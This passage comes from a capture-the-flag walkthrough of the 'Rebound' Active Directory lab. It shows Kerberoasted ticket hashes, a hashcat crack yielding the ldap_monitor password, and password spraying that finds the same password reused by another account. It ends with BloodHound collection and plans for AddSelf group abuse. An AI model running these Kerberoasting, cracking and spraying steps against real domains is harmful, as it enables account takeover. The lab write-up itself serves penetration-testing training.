2ac720fd23ce8d48d8412c43d97ca2878795e5070d71633813173edb35b09524de9bff2b56b47e6565c8300eda70fe7309e5aca3395d567c4c8e0c6555a7996a60b3b3280aa86b21214063be617fda46f4b72a5c20f72d81997bb63e0d8b34a84a8c019e27434f48e27bcd9ed8e86bb0541c4b44183d78d8e122b79b6c6b62e017a6791c964eeca8324a7e73ed0e41d7b3d136e977347c0d5073a370419fa79012ab0b99dbe66552e30ff3d13fa04eafac51f64a5f0248914e22dcd37ba9188c47d40e36f7584ee51e04a670dc5cd4f175da1165bbc58f92a2287727f7a60ec61f9e1633fd46759ea9bceb550fe813eb1d416c76df436a1884d2d8f7b4c6f7f262114e4da9a81048db43ea63f817f0bba9826e3c9fbae817349c21bf97de30d6109ea7398c4be54d0e732ba9c1ec837399ba697d39a2443f6113bec51b2d032cd0dbc5b6ebbd83537a90a514350a14edfaa208315a3180ae8035547de8e0b680c07640b93050119b4f84eb5fb3bfd9695bea9d936e9752c42a766a1f85a82f9789cd3c80fc440d2df4b4d02a35ccd04469613ebb539df282180fdd71f3923daa840edd0ed69b179a743427fb35fd4b582ae393197c1c4b07b849265eea260d2f8ba675e725263733ebad5dfce16a28f70574f5d61a7a4281d990cbc866fe202a9500f0ef05163bd91b1874e5b81f9405ef3fb112b152efcb816d6691dce5cabde88e03713bfda8b01dc33b347775b791f4a9118a57d86be34b8e8e948d75553a67d42b81b260cbb44e7746e2c233c26d7c062f768af45557c41df3281ac2d57e8135b4e044976d2c2a9c74b6
$krb5tgs$18$DC01$$REBOUND.HTB$*DC01$*$cee8db5caeec6b192bd9075d$41de5892ac2940dcf2bcc546d401f2f2583e55367506e4cfe1eb6f6260fb09d950c4a9023abbd258a396127cd8fa00b9a4ee7c5fd318751a9b76eb8bf889520d141f81b212f8277dac61951faafda979259c8526a9a8ecbaae0be5579b5fd30e1d9eb617beb00facb8aeb2b4f1a92b4875db594399c007390d5f897c19a16945614740fc7e8fbadde4a291315d60d3026f0cd3e7fd1accfccaca29658ebe04ff4ba358881746a860655c67d5a15d405801fe5a9fe7efaadaa53612ed07ab1e62388022d1d844977189740e069877cdb1e71f8843d7688c9f34cad06aedbb8a844d16792d2bc513b9048d7bc9f1a1828119b6ac7cd4baa16cf09d47fd18bb6d7473a587da31660d4ed4744307f83711ed10ce60c331de970411acf3543ff003e356e462731af0a32cdb2b1a76392ca83f262b77ce91b0b199ef4ba7e4ef52553b28d730cf5279370fe21335dddf5f055239b332f0afe9d74f9cae58264bbd262e72b42fc2d8232e28b366e7b21658a5116f63e9a207b789cd0dd6e3f82f538a27145e602cc4ce37739ecb08178fccafb2a58930bbf77a93ec60493d67ddfd7b7abd5288c9da55164749cdba284883ecacc13bc99961d5479578ca1c7805eb2ced414fb86f5524323edb77e75edfcea3b746217a39fa898f4995dd44d97a7ec546b579dcc4f41e954bb571e7a88ef00e1a226177f5b0a8bc562e7a2a935a646f75ee969e1f1a496bc6f41bd950a2a6df9c8b2bfd68a75c9d74525f2b1fa0681ff042164231c8009104c4c2f48d9c04342411d56bcde91bcac24da1e8471d22f9fbbc33b91d8d5d329809c5da0039fd1e4f436884f1e59acb10fbf6e8949161a7e5a7deda8c5a698b9b3bd5d4b78ddfaa41a0fec687fc167dfb8a19191f9363ffb348ea7d7f1aca5db63d6736acb52b32467c62bd33cf86ac68dc757935e51de9caf41efcfc6ec33f1b27a5f0b5dc99978eeb37dc8ea534d6a748b88576ce887c9e768fd42421aa78b849a9ef9ed51ed454f5470c354531a402ef92a56db8195f4a5ac92ae38c481ffff1fcd7ff3b821675ff05b80650797080f5df35894c9f02ba911a5a11f046122b184300dee7af3f5d73d95ccbad2dfa8e5412647ec876bc13cf3c5e2b428c7f658f25b22b3ab9a184ff70182bd6882b5f589efe5d6eb5545d63a6eb166f35279281c29c19a98e12eb7ccd51098bb23eec0dc80c33e3597874b23e1f0538c4453bb299027d466313c87370c723a0b9acb33b181dcae6063c133225808a8d865f1f3ad2ed8f1624ee4f2ada62d8451b77343eb09b7ce2f8eaf8a4b2aa87f47c5259de4319454d9ecefeba2a64d324343d59c2c5965628820e75bbb686ac07be052a4576
$krb5tgs$18$delegator$$REBOUND.HTB$*delegator$*$88fed77dcba31fd808a027ce$f3a62309cd6d3642d5e9f74994c2db75dde1fb444ce14e2aa9c3a2ee18921e069cfdc25277bd3fc9df5f96a9377e4c8793da12ac400e4d9f62ded6e4c0366946daef065d4b75f5a10f7e015d8d30aa922e87f6a8a8503c41326542a3248410f3e6e442f9caa7567b6a12080b84e94eaa0ed409c3d87907f87362d3507ea2f9c79516862a24a1d719c7281bcd23bfaaeca2f123fbec26a85445f80bf29bceef8acb1f50c9c0b6a64212309e241f8cdca07673b091b2e6800defde80c3bff254ff3aad5fd1e2503741db75d87292730d83a08f25a96221873d0cc3eaff167f399ddc0ae2aa15ed82cbffb3656a81a95bb1d61abbb2ef381f5f5ee32239ef109a86966ecd634e8549b11332d8f002bad212c5ed077109c6e0a98965354b32a810e9daef6013172c034561474a463b6030b1eadc5f47f2a7e0b78ac382d9d5f88b77b93508411ef0f49f47f0389e8a813e55257f801f588a003b970d0fc91476cd7731a9b3609b879572c3cc8114a6bcd5c1c78629ec983bf668de5b4d917701a5fcea71804a200af506d42046bc1a5d34316e92af48c258474ca18e30863303b29578f17bafb9845ca667ff8ce38f6a9bc1ff00bfb79bd7574b0630d37af8daac8961a388f4e1f46d5a5b7b28df4ba96878158e2691eebf2e8c2c18fd9f7373e889c2e94a78a105c936daca1c4062c5b91005ed94e95591f4379cbf2839eaa3e85333afbb9dcf67c1a58d2ca695fd63086d6408fdf6d34e9d2900060a33278247f66a4cb34cc20f530542e34322253fe34e78c97b891e2ace5b8b7b791f708a93be620bf63d5c01421302e4e9d8c80b6045805485aef4c02a54c8a0df7b05e2d4a9c998406d367809cf6c617c4d9f8aa83ca559a2b40f74dbc77cec837329d0ff68a24c51de9c1e482f4a6213ed4afa06a6614a382fcfa00a01667aebd181352209b965b0eade9e800558419dcd4dc8c4164f3d11fb96c5d7371fa13d10df49b26b1186f9fe46401a0ee962cfb1d82c1bfb600ce842a524cc4477640c2dcf7751ce16e596eacf488140074b25a636cfdbff7569d286db8390152e52a863d91a7045d417baf586928039a80701151b5b6375c55ada2f526dbdcd1b1646afac1f087d2040a4b30af13c994684589db43360e5908ae59afd54f5aed5a993698d1b6f1da7aceee3591ece2c21c803f2a59950b7e0d4b45a9de6044d0d59150f2047df0d4f4aa6105945bf87a30119dacdd7e24358ef9114a30126d86fd41fba59546a03607a042a73e407ce1bec25b3bbcfc93e2c94a3d419d92213a62d95929efbbc08e14305cdc5e34ac0958fe3b096ba774a84f6fe85fda8dbb382d35e557d5a5990f1f31fe560fd9e438a1a
Only one of them are cracked actually, and it’s from user LDAP monitor:
┌──(kali㉿kali)-[~]
└─$ hashcat -m 13100 krbtgs.txt /usr/share/wordlists/rockyou.txt --show
Hashfile 'krbtgs.txt' on line 1 ($krb5t...4431bdda58c510bfc43540668cf8706e): Separator unmatched
Hashfile 'krbtgs.txt' on line 3 ($krb5t...965628820e75bbb686ac07be052a4576): Separator unmatched
Hashfile 'krbtgs.txt' on line 4 ($krb5t...5e557d5a5990f1f31fe560fd9e438a1a): Separator unmatched
$krb5tgs$23$*ldap_monitor$REBOUND.HTB$ldap_monitor*$7c7510dbcccc95ca28665325f26cbbdd$f3ad745cd11c7f8e5220035649fbaff2ed708a2ccac637f7669dd527f66bc8e78d5aa3a53198bd511b8ef2ef6ab0ddb7f873b72d4ce9f5147f351ffb8defc36093da86a2ff3ab73024bd67b58f99edf86d54eabc443f6eb732c46631e730f876da25230b219fb8506fa5a3ad0b7c0c2185422a9df35e30d210a1ccbaffe1cd473bb6eef6cc2a981869e707b29f14fa2560185cfc67d0d3a77e9baa6e8208d2aacaccffecb3ef6bc62d234a62980e36f0e5e7ce4309d8bc97551ce36f5a97df40022f2fbca68f0c92b8403e0b4acd7032c3ca08853b8a7fa3ab6f0f27bf60de9e0392aa8795bdaa7ef57c26c6557c971cfeaa5ce09855c9acd91f3df08ef260778425c4da70c8f0695fc0a96791ea5083eed872f4d71222e63c0e0453bf777ea3fdd73b5aabaa6ecdde7f4bce734dd665d74323568f8487cf202f43e8e4c6f9013de6f2cd847be63c0e3f85962554a9b116d9502aaf77f573f1e163f51d26062a5670b60d263eadfe323d180aca822f3ca390288b12cb2ac720fd23ce8d48d8412c43d97ca2878795e5070d71633813173edb35b09524de9bff2b56b47e6565c8300eda70fe7309e5aca3395d567c4c8e0c6555a7996a60b3b3280aa86b21214063be617fda46f4b72a5c20f72d81997bb63e0d8b34a84a8c019e27434f48e27bcd9ed8e86bb0541c4b44183d78d8e122b79b6c6b62e017a6791c964eeca8324a7e73ed0e41d7b3d136e977347c0d5073a370419fa79012ab0b99dbe66552e30ff3d13fa04eafac51f64a5f0248914e22dcd37ba9188c47d40e36f7584ee51e04a670dc5cd4f175da1165bbc58f92a2287727f7a60ec61f9e1633fd46759ea9bceb550fe813eb1d416c76df436a1884d2d8f7b4c6f7f262114e4da9a81048db43ea63f817f0bba9826e3c9fbae817349c21bf97de30d6109ea7398c4be54d0e732ba9c1ec837399ba697d39a2443f6113bec51b2d032cd0dbc5b6ebbd83537a90a514350a14edfaa208315a3180ae8035547de8e0b680c07640b93050119b4f84eb5fb3bfd9695bea9d936e9752c42a766a1f85a82f9789cd3c80fc440d2df4b4d02a35ccd04469613ebb539df282180fdd71f3923daa840edd0ed69b179a743427fb35fd4b582ae393197c1c4b07b849265eea260d2f8ba675e725263733ebad5dfce16a28f70574f5d61a7a4281d990cbc866fe202a9500f0ef05163bd91b1874e5b81f9405ef3fb112b152efcb816d6691dce5cabde88e03713bfda8b01dc33b347775b791f4a9118a57d86be34b8e8e948d75553a67d42b81b260cbb44e7746e2c233c26d7c062f768af45557c41df3281ac2d57e8135b4e044976d2c2a9c74b6:1GR8t@$$4u
So now we got a pairs of:
user: ldap_monitor
passwd: 1GR8t@$$4u
Now validating it on LDAP, turns-out that passwords are also being re-used by another account:
<details> <summary>Click to view bash output</summary>┌──(kali㉿kali)-[~]
└─$ sudo nxc ldap dc01.rebound.htb -u users.txt -p '1GR8t@$$4u' --continue-on-success
LDAP 10.129.232.31 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:rebound.htb)
LDAP 10.129.232.31 389 DC01 [-] rebound.htb\Administrator:1GR8t@$$4u
LDAP 10.129.232.31 389 DC01 [-] rebound.htb\batch_runner:1GR8t@$$4u
LDAP 10.129.232.31 389 DC01 [-] rebound.htb\DC01$:1GR8t@$$4u
LDAP 10.129.232.31 389 DC01 [-] rebound.htb\delegator$:1GR8t@$$4u
LDAP 10.129.232.31 389 DC01 [-] rebound.htb\fflock:1GR8t@$$4u
LDAP 10.129.232.31 389 DC01 [-] rebound.htb\Guest:1GR8t@$$4u
LDAP 10.129.232.31 389 DC01 [-] rebound.htb\jjones:1GR8t@$$4u
LDAP 10.129.232.31 389 DC01 [-] rebound.htb\krbtgt:1GR8t@$$4u
LDAPS 10.129.232.31 636 DC01 [+] rebound.htb\ldap_monitor:1GR8t@$$4u
LDAP 10.129.232.31 389 DC01 [-] rebound.htb\llune:1GR8t@$$4u
LDAP 10.129.232.31 389 DC01 [-] rebound.htb\mmalone:1GR8t@$$4u
LDAP 10.129.232.31 389 DC01 [-] rebound.htb\nnoon:1GR8t@$$4u
LDAPS 10.129.232.31 636 DC01 [+] rebound.htb\oorend:1GR8t@$$4u
LDAP 10.129.232.31 389 DC01 [-] rebound.htb\ppaul:1GR8t@$$4u
LDAP 10.129.232.31 389 DC01 [-] rebound.htb\tbrady:1GR8t@$$4u
LDAP 10.129.232.31 389 DC01 [-] rebound.htb\winrm_svc:1GR8t@$$4u

So now we have 2 pairs actually:
user: ldap_monitor
passwd: 1GR8t@$$4u
user: oorend
passwd: 1GR8t@$$4u
But none of them can be shell or open session, SMB shares are not an issue on this machine challenge.
<details> <summary>Click to view bash output</summary>┌──(kali㉿kali)-[~]
└─$ sudo nxc ldap dc01.rebound.htb -u ldap_monitor -p '1GR8t@$$4u' --users
LDAP 10.129.232.31 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:rebound.htb)
LDAPS 10.129.232.31 636 DC01 [+] rebound.htb\ldap_monitor:1GR8t@$$4u
LDAPS 10.129.232.31 636 DC01 [*] Enumerated 14 domain users: rebound.htb
LDAPS 10.129.232.31 636 DC01 -Username- -Last PW Set- -BadPW- -Description-
LDAPS 10.129.232.31 636 DC01 Administrator 2023-04-08 09:11:04 3 Built-in account for administering the computer/domain
LDAPS 10.129.232.31 636 DC01 Guest <never> 1 Built-in account for guest access to the computer/domain
LDAPS 10.129.232.31 636 DC01 krbtgt 2023-04-07 14:01:58 1 Key Distribution Center Service Account
LDAPS 10.129.232.31 636 DC01 ppaul 2023-04-08 08:57:31 3
LDAPS 10.129.232.31 636 DC01 llune 2023-04-08 08:59:02 3
LDAPS 10.129.232.31 636 DC01 fflock 2023-04-08 08:59:42 3
LDAPS 10.129.232.31 636 DC01 jjones 2023-04-08 09:02:52 1
LDAPS 10.129.232.31 636 DC01 mmalone 2023-04-08 09:03:23 3
LDAPS 10.129.232.31 636 DC01 nnoon 2023-04-08 09:03:35 3
LDAPS 10.129.232.31 636 DC01 ldap_monitor 2023-04-08 09:07:56 0
LDAPS 10.129.232.31 636 DC01 oorend 2023-04-08 09:07:56 0
LDAPS 10.129.232.31 636 DC01 winrm_svc 2025-12-24 07:53:01 3
LDAPS 10.129.232.31 636 DC01 batch_runner 2025-12-24 07:53:07 3
LDAPS 10.129.232.31 636 DC01 tbrady 2023-04-08 09:08:31 3
┌──(kali㉿kali)-[~]
└─$ sudo nxc ldap dc01.rebound.htb -u oorend -p '1GR8t@$$4u' --users
LDAP 10.129.232.31 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:rebound.htb)
LDAPS 10.129.232.31 636 DC01 [+] rebound.htb\oorend:1GR8t@$$4u
LDAPS 10.129.232.31 636 DC01 [*] Enumerated 14 domain users: rebound.htb
LDAPS 10.129.232.31 636 DC01 -Username- -Last PW Set- -BadPW- -Description-
LDAPS 10.129.232.31 636 DC01 Administrator 2023-04-08 09:11:04 3 Built-in account for administering the computer/domain
LDAPS 10.129.232.31 636 DC01 Guest <never> 1 Built-in account for guest access to the computer/domain
LDAPS 10.129.232.31 636 DC01 krbtgt 2023-04-07 14:01:58 1 Key Distribution Center Service Account
LDAPS 10.129.232.31 636 DC01 ppaul 2023-04-08 08:57:31 3
LDAPS 10.129.232.31 636 DC01 llune 2023-04-08 08:59:02 3
LDAPS 10.129.232.31 636 DC01 fflock 2023-04-08 08:59:42 3
LDAPS 10.129.232.31 636 DC01 jjones 2023-04-08 09:02:52 1
LDAPS 10.129.232.31 636 DC01 mmalone 2023-04-08 09:03:23 3
LDAPS 10.129.232.31 636 DC01 nnoon 2023-04-08 09:03:35 3
LDAPS 10.129.232.31 636 DC01 ldap_monitor 2023-04-08 09:07:56 0
LDAPS 10.129.232.31 636 DC01 oorend 2023-04-08 09:07:56 0
LDAPS 10.129.232.31 636 DC01 winrm_svc 2025-12-24 07:53:01 3
LDAPS 10.129.232.31 636 DC01 batch_runner 2025-12-24 07:53:07 3
LDAPS 10.129.232.31 636 DC01 tbrady 2023-04-08 09:08:31 3
So what now? BloodHound ofc.
- Active Directory BloodHound
┌──(kali㉿kali)-[~]
└─$ sudo faketime "$(ntpdate -q 10.129.232.31 | cut -d ' ' -f 1,2)" bloodhound-ce-python -u oorend -p '1GR8t@$$4u' -d rebound.htb -ns 10.129.232.31 -c All --zip
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: rebound.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.rebound.htb
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to GC LDAP server: dc01.rebound.htb
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
INFO: Connecting to LDAP server: dc01.rebound.htb
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
INFO: Found 16 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc01.rebound.htb
INFO: Done in 00M 58S
INFO: Compressing output into 20251224080547_bloodhound.zip
Yep I use faketime for not risking Kerberos error. And I’ll start with user OOrend since he held more dangerous thingy according to BloodHound graph:


Nill to Admin,

So we can AddSelf to an object, we can do it with bloodyAD made easy part:
And this ServiceMgmt are having multiple Outbound-object control:

